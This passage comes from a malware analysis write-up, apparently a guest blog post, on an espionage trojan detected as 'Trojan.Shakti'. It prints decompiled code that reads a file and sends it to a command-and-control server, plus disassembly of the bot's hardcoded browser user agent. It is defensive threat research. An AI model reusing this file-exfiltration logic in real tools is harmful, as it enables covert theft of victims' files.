    v9 = (char *)HeapAlloc(v8, 8u, v7 + 1);
    if ( v9 )
    {
        v10 = 0;
        if ( v7 )
        {
            do
            {
                NumberOfBytesRead = 0;
                if ( !ReadFile(v6, &v9[v10], v7 - v10, &NumberOfBytesRead, 0) )
                    break;
                if ( !NumberOfBytesRead )
                    break;
                v10 += NumberOfBytesRead;
            }
            while ( v10 < v7 );
        }
        if ( send_file_to_CnC(v14, a2, (int)&v15, v9, v7) )
            v12 = 1;
        CloseHandle(v6);
    }
}

```


Internet connection is opened with a hardcoded user agent string: **“Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)”** – that was used by Internet Explorer 7 on Windows XP SP2 – confirming the hypothesis that the bot has been written several years ago.

```

10002FF7 push    edi
10002FF8 push    eax                ; dwFlags
10002FF9 push    eax                ; lpszProxyBypass
10002FFA push    eax                ; lpszProxy
10002FFB push    eax                ; dwAccessType
10002FFC xor     ebp, ebp
10002FFE mov     [esp+30h+var_8], eax
10003002 mov     [esp+30h+hInternet], eax
10003006 push   offset szAgent ; "Mozilla/4.0 (compatible; MSIE 6.0; Wind"...
10003008 mov     [esp+34h+var_14], ebp
1000300F mov     [esp+34h+var_C], eax
10003013 mov     [esp+34h+var_8], eax
10003017 mov     [esp+34h+hInternet], eax
10003018 call   ds:InternetOpenA
10003021 mov     edi, ds:GetLastError
10003027 mov     esi, eax
10003029 mov     [esp+20h+var_C], esi
1000302D test    esi, esi

```

While the address of the server is read from configuration, the subpath **/external/update** is hardcoded:



Conclusion

The code is not very sophisticated, yet it's effective—probably written by a person/team with some knowledge of malware development. We can see simple obfuscation and well-known injection methods used for reasonable goals (deploying network activity under the cover of a browser). There are some weaknesses in the implementation and lack of optimization (sending open text not compressed or encrypted, user agent string doesn't match the deployed browser, etc). The unpolished design may suggest that the samples were released/sold in the early stages of development

Over the years, the bot didn't get any major improvements. It leads to conclude that the distributor of the malware may not be the same entity as the author. Analysis of the C&Cs depicts that it was used by a single threat actor – so probability is high, that this tool has been ordered by the actor from an external programmer, for the purpose of small espionage campaigns.

This trojan is detected by Malwarebytes Anti-Malware as 'Trojan.Shakti'.

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: <https://hshrzd.wordpress.com>.

COMMENTS